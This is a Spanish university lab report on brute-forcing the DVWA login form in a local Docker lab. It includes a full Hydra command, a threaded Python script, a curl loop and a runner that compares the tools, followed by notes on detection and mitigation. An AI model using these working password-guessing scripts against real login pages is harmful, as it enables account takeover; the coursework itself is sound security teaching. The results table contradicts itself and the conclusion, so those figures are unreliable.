Informe Laboratorio 2: Criptografía y Seguridad en Redes

Escuela de Informática y Telecomunicaciones
Universidad Diego Portales

(Sección 1)

Profesor: Claudio Gonzalez
Profesor Laboratorio: Brayan Espina

Alumno Felipe Farfán Alvarado
e-mail: felipe.farfan1@mail.udp.cl

Septiembre de 2025

Índice

1. Resumen Ejecutivo

El presente informe detalla el proceso y los resultados de la ejecución de ataques de fuerza bruta contra la vulnerabilidad "Brute Force"de la aplicación web de pruebas Damn Vulnerable Web Application (DVWA), configurada en su nivel de seguridad `low`. El objetivo principal es analizar y comparar la efectividad, rendimiento y características de distintas herramientas y métodos para realizar este tipo de ataques. Se utilizaron las siguientes herramientas: `Burp Suite` para la intercepción y modificación de peticiones, `cURL` para la reproducción manual de solicitudes, `Hydra` como herramienta automatizada de alto rendimiento, y un script personalizado en `Python` con la librería `requests` para un control granular del ataque. El entorno de pruebas fue desplegado mediante contenedores gestionados por Docker Compose, garantizando un ambiente controlado y reproducible.

2. Entorno y Despliegue de la Plataforma

2.1. Requisitos del Entorno

Para la correcta ejecución del laboratorio, se configuró un entorno con los siguientes componentes:

- **Gestor de Contenedores:** Docker y Docker Compose
- **Aplicación Objetivo:** Contenedor de DVWA, accesible en `http://127.0.0.1:8080`
- **Proxy de Interceptación:** Burp Suite, configurado en `127.0.0.1:8082` para la inspección de tráfico HTTP.
- **Herramientas de Ataque:**
  - Hydra (se usó v9.5 en ejemplos).
  - Python 3.x con la librería `requests`.
  - cURL.
- **Diccionario:** `rockyou.txt` y subconjuntos derivados del mismo.

2.2. Configuración de Docker Compose

El entorno fue desplegado utilizando el archivo `docker-compose.yml` adjunto en la sección de evidencias. Los puntos clave de esta configuración son:

- **Servicio Web (DVWA):** Se expone en el puerto `8080` del host, redirigiendo al puerto `80` del contenedor.
- **Base de Datos (MySQL):** El servicio `db` es consumido internamente por DVWA. Se incluye un *healthcheck* para asegurar que el servicio web inicie solo cuando la base de datos esté operativa.
- **Gestor de BD (phpMyAdmin):** Se expone en el puerto `8081` para facilitar la administración de la base de datos.

2.3. Comandos de Arranque y Verificación

La inicialización del entorno se realizó con los siguientes comandos estándar de Docker Compose.

```
# Levantar los contenedores en segundo plano (-d, detached)
docker compose up -d
# Verificar el estado de los servicios
docker compose ps
# (opcional) Reiniciar DB si es necesario
docker compose restart dvwa_db
```

Listing 1: Comandos para levantar y gestionar el entorno Docker.


3. Análisis y Replicación de la Petición de Autenticación


3.1. Observación del Tráfico

Utilizando Burp Suite como proxy, se interceptó la petición de login del formulario "Brute Force"de DVWA. Se observó que, en el nivel de seguridad `low`, el formulario envía las credenciales mediante el método `GET`. Los parámetros clave son `username`, `password`, y `Login`. Un hallazgo importante es la ausencia de mecanismos de protección como tokens Anti-CSRF, lo que simplifica enormemente la automatización del ataque.

3.2. Ejemplo de Petición HTTP Capturada

La estructura de la petición HTTP capturada es fundamental para replicar el ataque. Se adjunta una captura de pantalla del interceptor de Burp correspondiente a las siguientes imagenes.





4. Reproducción del Ataque con cURL

4.1. Comandos de Prueba

Para validar el mecanismo de autenticación, se replicó la petición GET con `cURL`, tanto con credenciales inválidas como válidas. Es crucial incluir la cookie de sesión (`PHPSESSID`) y la cookie que fija el nivel de seguridad (`security=low`).


```
# Intento con credenciales INVALIDAS
curl -i "http://127.0.0.1:8080/vulnerabilities/brute/?username=test&password=test&Login=Login" \
  -H "Cookie: PHPSESSID=qj8m6ntmr9m9h99b40dk6glvu7; security=low"

# Intento con credenciales VALIDAS (admin:password)
curl -i "http://127.0.0.1:8080/vulnerabilities/brute/?username=admin&password=password&Login=Login" \
  -H "Cookie: PHPSESSID=qj8m6ntmr9m9h99b40dk6glvu7; security=low"
```


Listing 2: Comandos cURL para simular un intento fallido y uno exitoso.

4.2. Diferencias entre Respuestas Válida e Inválida

El análisis de las respuestas revela diferencias clave que permiten la automatización:

1. **Mensaje en el Body:** La respuesta a un intento fallido contiene el texto `Üsername and/or password incorrect.`", mientras que una respuesta exitosa muestra un mensaje de bienvenida como `"Welcome..."`.
2. **Cabecera `Content-Length`:** El tamaño de la respuesta exitosa es consistentemente diferente al de la respuesta fallida.
3. **Redirección:** Aunque en este nivel no ocurre, en niveles de seguridad más altos una respuesta exitosa podría resultar en una redirección (código de estado `302 Found`) a otra página.
4. **Contenido Específico:** La página de bienvenida para el usuario `admin` puede incluir elementos HTML específicos, como una imagen de perfil, que no están presentes en la página de error.





5. Automatización con Hydra

5.1. Comando de Ejecución

Hydra es una herramienta especializada en ataques de fuerza bruta. El siguiente comando se configuró para atacar el formulario GET de DVWA:

```
hydra -s 8080 -t 32 -V -l admin -P rock_chunk_aa 127.0.0.1 http-get-form \
'/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\: security=low
    ; PHPSESSID=<TU_PHPSESSID>:Username and/or password incorrect' \
| tee hydra_rockyou_chunk_aa.txt
```

Listing 3: Comando de Hydra para el ataque de fuerza bruta.

5.2. Análisis del Comando

- `-s 8080`: Especifica el puerto del servicio web.
- `-t 32`: Define el número de hilos concurrentes. Un valor alto acelera el ataque pero puede saturar el servidor.
- `-l admin`: Fija el nombre de usuario a `admin`. Para una lista de usuarios, se usaría `-L users.txt`.
- `-P rock_chunk_aa`: Especifica el archivo de diccionario de contraseñas.
- `http-get-form`: Es el módulo de Hydra para atacar formularios web con método GET.
- **Estructura del Módulo:** La cadena de texto define la URL, los parámetros a iterar (`USER`, `PASS`), las cabeceras a incluir (la cookie es fundamental) y, finalmente, la cadena de texto que indica un intento fallido (`failure string`).

Nota Importante: La correcta definición de la *failure string* y la inclusión de las cookies son críticas para evitar falsos positivos. Si Hydra no encuentra la cadena de fallo en una respuesta (por ejemplo, porque el servidor devolvió un error o una página de redirección inesperada), la considerará un éxito.

6. Desarrollo de un Script de Ataque en Python

Para obtener un mayor control sobre el proceso y la lógica del ataque, se desarrollaron dos scripts en Python.

6.1. Script de Fuerza Bruta (`bruteforce_get_threaded.py`)

Este script implementa un ataque de fuerza bruta utilizando múltiples hilos para mejorar el rendimiento. Sus características principales son:

- **Concurrencia:** Utiliza `ThreadPoolExecutor` para lanzar múltiples peticiones simultáneamente.
- **Gestión de Sesión:** Emplea una sesión de `requests` (`requests.Session`) para persistir las cookies y cabeceras en todas las peticiones.
- **Detección de Éxito:** El éxito se determina por la ausencia de la *failure string* en el cuerpo de la respuesta HTML.
- **Métricas:** Al finalizar, genera un archivo `metrics.txt` con el número de intentos, el tiempo total y la tasa de peticiones por segundo.

El código completo se encuentra en la sección de **EVIDENCIAS**.

6.2. Cabeceras HTTP Utilizadas

La cabecera HTTP más importante para este ataque es `Cookie`. Contiene dos valores clave:

- `PHPSESSID`: El identificador de sesión del usuario. Sin este, el servidor no mantendría el estado de la aplicación.
- `security=low`: Una cookie específica de DVWA que establece el nivel de dificultad. Sin ella, DVWA podría operar en un nivel de seguridad más alto con protecciones adicionales.

Adicionalmente, el script de Python establece una cabecera `User-Agent` personalizada para identificar su propio tráfico.

7. Análisis Comparativo de Rendimiento

7.1. Metodología de Medición

Para comparar objetivamente las herramientas, se utilizó el script `compare_runner.py` (adjunto en **EVIDENCIAS**). Este script ejecuta secuencialmente los ataques con Hydra, el script de Python y un bucle simple de cURL, midiendo el tiempo total de cada uno. La comparación se basa en las siguientes métricas:

- **Tiempo Total (s):** Tiempo transcurrido desde el inicio hasta el fin del ataque.
- **Tasa de Intentos (peticiones/s):** Calculada como el número total de contraseñas probadas dividido por el tiempo total.

7.2. Tabla Comparativa de Resultados

La siguiente tabla debe ser rellenada con los resultados obtenidos tras ejecutar `compare_runner.py`. Los valores actuales son un ejemplo.

Herramienta	Intentos	Tiempo (s)	Intentos/s	Observaciones
curl (loop)	501489	9833	51.00	Single-thread; alto overhead
Python (stream)	499999	2787	179.42	Maneja cookies/tokens; mejor throughput
Hydra	500000	1260	97.0	Muy eficiente en concurrencia; requiere validar falsos positivos.

Tabla 1: Comparación de herramientas (valores medidos).

8. Análisis de Tráfico y Detección

El análisis del tráfico de red generado por cada herramienta (mediante `tcpdump` o Wireshark) revela patrones distintivos que podrían ser utilizados para la detección.

1. **User-Agent:** Cada herramienta utiliza un User-Agent diferente. `cURL` se identifica como `curl/...`, Hydra usa `Mozilla/5.0 (hydra)`, y nuestro script de Python usa uno personalizado. Este es un indicador de detección muy fiable.
2. **Patrón de Peticiones:** Hydra, al ser multihilo, genera ráfagas de paquetes concurrentes desde el mismo origen. En contraste, el bucle de `cURL` es estrictamente secuencial, con un tiempo de espera predecible entre cada petición. El script de Python también es concurrente, pero su patrón puede ser más configurable.
3. **Manejo de Conexiones TCP:** Herramientas de alto rendimiento como Hydra pueden reutilizar conexiones TCP (`Keep-Alive`) de manera más eficiente que un simple script, afectando el patrón a nivel de transporte.

Estos patrones pueden ser utilizados por Sistemas de Detección de Intrusos (IDS) o Web Application Firewalls (WAF) para identificar y bloquear ataques de fuerza bruta.

9. Mitigaciones Recomendadas

Para prevenir o mitigar ataques de fuerza bruta, se recomiendan las siguientes contramedidas:

1. **Bloqueo de Cuentas:** Bloquear temporalmente una cuenta tras un número determinado de intentos fallidos (p. ej., 5 intentos). Esto ralentiza drásticamente al atacante. Es eficaz, pero puede ser explotado para causar una denegación de servicio a usuarios legítimos.

2. **Rate Limiting (Limitación de Tasa):** Restringir el número de intentos de inicio de sesión desde una misma dirección IP en un período de tiempo. Por ejemplo, no más de 10 intentos por minuto. Es muy eficaz contra ataques automatizados de una sola fuente.

3. **CAPTCHA:** Tras varios intentos fallidos, requerir al usuario que resuelva un CAPTCHA. Esto asegura que el intento proviene de un humano y no de un bot, siendo altamente efectivo contra la mayoría de los scripts automatizados.

4. **Autenticación de Múltiples Factores (MFA/2FA):** Requerir un segundo factor de autenticación (como un código de una app móvil o un SMS) además de la contraseña. Este es uno de los controles más robustos, ya que un atacante necesitaría comprometer tanto la contraseña como el segundo factor.

10. Conclusiones

Este laboratorio demostró la vulnerabilidad crítica que representan los formularios de autenticación sin protecciones adecuadas. Se comprobó que herramientas como Hydra pueden explotar esta debilidad con una velocidad y eficiencia extremadamente altas. Por otro lado, el desarrollo de un script en Python, aunque más lento que Hydra, ofrece una flexibilidad inigualable para adaptarse a mecanismos de protección más complejos, como la gestión de tokens CSRF. El análisis de tráfico confirmó que cada herramienta deja una "huella digital"única, lo que subraya la importancia de la monitorización de red para la detección de actividades anómalas. Finalmente, la implementación de mitigaciones como el bloqueo de cuentas, rate limiting y MFA es esencial para proteger cualquier sistema de autenticación moderno.

EVIDENCIAS

1. Configuración del Entorno (Docker)

Archivo: `docker-compose.yml`

```
# docker-compose.yml
version: "3.8"

services:
  db:
    image: mysql:5.7
    container_name: dvwa_db
    restart: unless-stopped
    environment:
      MYSQL_ROOT_PASSWORD: rootpassword
      MYSQL_DATABASE: dvwa
      MYSQL_USER: dvwa
      MYSQL_PASSWORD: dvwa_password
      # Si quieres cambiar credenciales, cambialas aqui y en la configuracion de DVWA.
    volumes:
      - dvwa_mysql_data:/var/lib/mysql
    healthcheck:
      test: ["CMD", "mysqladmin", "ping", "-h", "localhost"]
      interval: 10s
      timeout: 5s
      retries: 5

  web:
    image: vulnerables/web-dvwa:latest
    container_name: dvwa_web
    depends_on:
      db:
        condition: service_healthy
    restart: unless-stopped
    ports:
      - "8080:80"           # Accede a DVWA en http://localhost:8080
    environment:
      # Estas vars no garantizan que la imagen las use automaticamente;
      # sirven como referencia si decides modificar config en /config.
      MYSQL_HOST: db
      MYSQL_DATABASE: dvwa
      MYSQL_USER: dvwa
      MYSQL_PASSWORD: dvwa_password
    volumes:
      - dvwa_html:/var/www/html
    # Si tu imagen necesita ejecutar scripts para inicializar DB, puedes
    # anadir aqui entrypoint/command custom. La mayoria de builds de DVWA
    # ofrecen pagina /setup.php para crear la BD desde el navegador.

  phpmyadmin:
    image: phpmyadmin/phpmyadmin:latest
    container_name: dvwa_phpmyadmin
    restart: unless-stopped
    depends_on:
      - db
    ports:
      - "8081:80"
    environment:
      PMA_HOST: db
      PMA_PORT: 3306
      PMA_USER: root
      PMA_PASSWORD: rootpassword
      UPLOAD_LIMIT: 64M   # opcional: subidas grandes

volumes:
  dvwa_mysql_data:
```

```
  dvwa_html:
```

Listing 4: Contenido de docker-compose.yml

Salida del comando `docker compose ps`**:**

```
NAME              IMAGE                              COMMAND                  SERVICE
    CREATED         STATUS                    PORTS
dvwa_db           mysql:5.7                          "docker-entrypoint. s   "   db           11
    hours ago    Up 11 hours (healthy)    3306/tcp, 33060/tcp
dvwa_phpmyadmin   phpmyadmin/phpmyadmin:latest    "/docker-entrypoint.    "   phpmyadmin   11
    hours ago    Up 11 hours              0.0.0.0:8081->80/tcp, [::]:8081->80/tcp
dvwa_web          vulnerables/web-dvwa:latest     "/main.sh"               web          11
    hours ago    Up 11 hours              0.0.0.0:8080->80/tcp, [::]:8080->80/tcp
```

2. Scripts de Ataque Utilizados

Script 1: `bruteforce_get_threaded.py`

```python
#!/usr/bin/env python3
"""
bruteforce_get_threaded.py
Ejecuta un ataque de fuerza bruta tipo GET contra DVWA (Low) usando threads.
Asegura enviar cookies (security=low) para reproducibilidad.
Salida: results.txt con credenciales encontradas y metrics.txt con tiempos.
"""

import requests
from concurrent.futures import ThreadPoolExecutor, as_completed
import time
from pathlib import Path

# Configuracion
URL = "http://127.0.0.1:8080/vulnerabilities/brute/"
USER = "admin"
PW_FILE = "passwords_big.txt"
# ajusta PHPSESSID si quieres
COOKIES = {"security": "low", "PHPSESSID": "qj8m6ntmr9m9h99b40dk6glvu7"}
# usar exactamente como en el body
FAIL_STRING = "Username and/or password incorrect."
THREADS = 10  # ajustar concurrencia
TIMEOUT = 10  # timeout por request


def attempt(password, session):
    params = {"username": USER, "password": password, "Login": "Login"}
    try:
        r = session.get(URL, params=params, timeout=TIMEOUT,
                        allow_redirects=True)
    except Exception as e:
        return {"password": password, "ok": False, "error": str(e), "status": None}
    # Si la cadena de fallo NO esta => posible exito
    ok = FAIL_STRING not in r.text
    return {"password": password, "ok": ok, "status": r.status_code, "len": len(r.text)}


def main():
    pwlist = [p.strip()
              for p in Path(PW_FILE).read_text().splitlines() if p.strip()]
    results = []
    session = requests.Session()
    session.headers.update({"User-Agent": "bruteforce-threaded/1.0"})
    start = time.perf_counter()
    with ThreadPoolExecutor(max_workers=THREADS) as ex:
        futures = {ex.submit(attempt, p, session): p for p in pwlist}
        checked = 0
```

```
        for fut in as_completed(futures):
            res = fut.result()
            checked += 1
            print(
                f"[{checked}/{len(pwlist)}] {res['password']} -> {'OK' if res['ok'] else 'FAIL'} (status={res['status']})")
            results.append(res)
    total = time.perf_counter() - start
    found = [r for r in results if r["ok"]]
    # Guardar resultados
    Path("results.txt").write_text(
        "\n".join(f"{USER}:{r['password']}" for r in found))
    Path("metrics.txt").write_text(
        f"attempts={len(pwlist)}\ntime={total:.2f}\nrate={len(pwlist)/total:.2f}\nthreads={THREADS}\n")
    print("Done. attempts=", len(pwlist), "time=",
          total, "rate=", len(pwlist)/total)
    if found:
        print("Found:", found)


if __name__ == "__main__":
    main()
```

Listing 5: Script de fuerza bruta multihilo en Python.

Script 2: `curl_loop.sh`

```
#!/usr/bin/env bash
# curl_loop.sh - loop GET usando curl; guarda outputs individuales en curl_out/
mkdir -p curl_out
PWFILE="rock_chunk_aa"
USER="admin"
COOKIE="security=low; PHPSESSID=qj8m6ntmr9m9h99b40dk6glvu7"
i=0
start=$(date +%s.%N)
for p in $(cat $PWFILE); do
  i=$((i+1))
  # guarda body para inspeccion si quieres
  curl -s -G "http://127.0.0.1:8080/vulnerabilities/brute/" \
    --data-urlencode "username=${USER}" --data-urlencode "password=${p}" --data-urlencode "Login=Login" \
    -H "Cookie: $COOKIE" -o "curl_out/resp_${i}.html"
  # detecta fallo por grep (true si NO encuentra fallo -> exito)
  if ! grep -q "Username and/or password incorrect." "curl_out/resp_${i}.html"; then
    echo "[FOUND] ${USER}:${p}" | tee -a curl_results.txt
  else
    echo "[-] ${USER}:${p}"
  fi
done
end=$(date +%s.%N)
elapsed=$(echo "$end - $start" | bc)
echo "attempts=${i}" > curl_metrics.txt
echo "time=${elapsed}" >> curl_metrics.txt
rate=$(echo "scale=4; $i / $elapsed" | bc)
echo "rate=${rate}" >> curl_metrics.txt
echo "Done: attempts=$i time=$elapsed rate=$rate"
```

Listing 6: Script de fuerza bruta secuencial con cURL.

Script 3: `compare_runner.py`

```
#!/usr/bin/env python3
"""
compare_runner.py
Ejecuta: 1) Hydra (si esta instalado), 2) Python threaded script, 3) curl loop.
Mide tiempo y guarda una tabla CSV con metrics.
Asegurate de tener hydra en PATH si quieres que se ejecute.
```

```
"""

import subprocess
import time
import csv
import shutil
import os

RESULTS_CSV = "comparison_results.csv"


def run_cmd(cmd, timeout=None):
    start = time.perf_counter()
    try:
        proc = subprocess.run(cmd, shell=True, stdout=subprocess.PIPE,
                              stderr=subprocess.PIPE, timeout=timeout, text=True)
        ok = True
    except Exception as e:
        proc = None
        ok = False
    end = time.perf_counter()
    out = proc.stdout if proc else ""
    err = proc.stderr if proc else str(e)
    return {"ok": ok, "out": out, "err": err, "time": end-start}


def main():
    rows = []
    # 1) Hydra
    if shutil.which("hydra"):
        print("Running Hydra test...")
        hydra_cmd = 'hydra -s 8080 -t 16 -V -l admin -P passwords_big.txt 127.0.0.1 http-get
    -form "/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H\:Cookie\
    security=low\; PHPSESSID=qj8m6ntmr9m9h99b40dk6glvu7:Username and/or password incorrect"'
        r = run_cmd(hydra_cmd, timeout=600)
        rows.append(
            ["hydra", r["time"], "hydra_output.txt" if r["ok"] else "error"])
        # save output
        open("hydra_run_stdout.txt", "w").write(
            r["out"] + "\n\nERR:\n" + r["err"])
    else:
        print("Hydra not found, skipping Hydra run.")
        rows.append(["hydra", "skipped", "hydra not installed"])

    # 2) Python threaded
    print("Running Python threaded script...")
    r = run_cmd("python3 bruteforce_get_threaded.py", timeout=600)
    rows.append(["python_threaded", r["time"], "results.txt"])
    open("python_threaded_stdout.txt", "w").write(
        r["out"] + "\n\nERR:\n" + r["err"])

    # 3) curl loop
    print("Running curl loop...")
    r = run_cmd("bash curl_loop.sh", timeout=600)
    rows.append(["curl_loop", r["time"], "curl_results.txt"])
    open("curl_loop_stdout.txt", "w").write(r["out"] + "\n\nERR:\n" + r["err"])

    # write CSV
    with open(RESULTS_CSV, "w", newline="") as f:
        writer = csv.writer(f)
        writer.writerow(["tool", "time_seconds", "evidence_file"])
        for row in rows:
            writer.writerow(row)
    print("Comparison complete. Results in", RESULTS_CSV)


if __name__ == "__main__":
```

```
72      main()
```

Listing 7: Script para la ejecución y comparación de herramientas.